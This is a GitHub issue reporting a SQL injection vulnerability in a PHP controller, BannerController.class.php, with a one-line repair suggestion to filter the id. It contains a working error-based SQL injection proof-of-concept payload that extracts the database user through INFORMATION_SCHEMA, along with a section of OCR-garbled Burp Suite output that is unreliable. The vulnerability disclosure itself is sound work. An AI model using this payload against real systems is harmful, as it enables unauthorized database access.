


\App\Manage\Controller\BannerController.class.php has SQLinjection #10

 \bigcirc **Open JKing188** opened this issue on Jan 19 \cdot 0 comments




2. Use burpsuite to intercept requests, modify packets, and add payloads time (4) >+ HI III INSPECTOR Request Response FORD THE SE VALUE OF re administrativ effected filmenes yealeter och med hed grade Projettelproditive fir jenne opprete I jandgreichtenset statt verbrodisch i jande verste interfesionen, de bester gestelle belgere de vers geschool interfesion jandschaften beverschaften. From the Control of t 1) and volume tell provinciant come (*), company (*), if (20 ← 1 → 1000 Target http://tual.ore / HTTP/1 (?) INSPECTOR Request Response Postly Nav Hex Render 💍 th 🗏 segment roll segment ritemi, segment roll segment rolls neser: | Backgrund:urichttps://passport.sina.cn/lmages/sigsup/logofu.gng)no-repeat: | Backgrund-size:ElipsMgs: 成功查到user信息

3. Vulnerability analysis


poc:

5) AND (SELECT 5824 FROM(SELECT COUNT(*),CONCAT('[+]',(MID((IFNULL(CAST(user() AS NCHAR),0x20)),1,54)),'[+]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND (3481=3481

source:



debugging process:



4. Repair suggestion before executing the save() function, filter the id

Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant

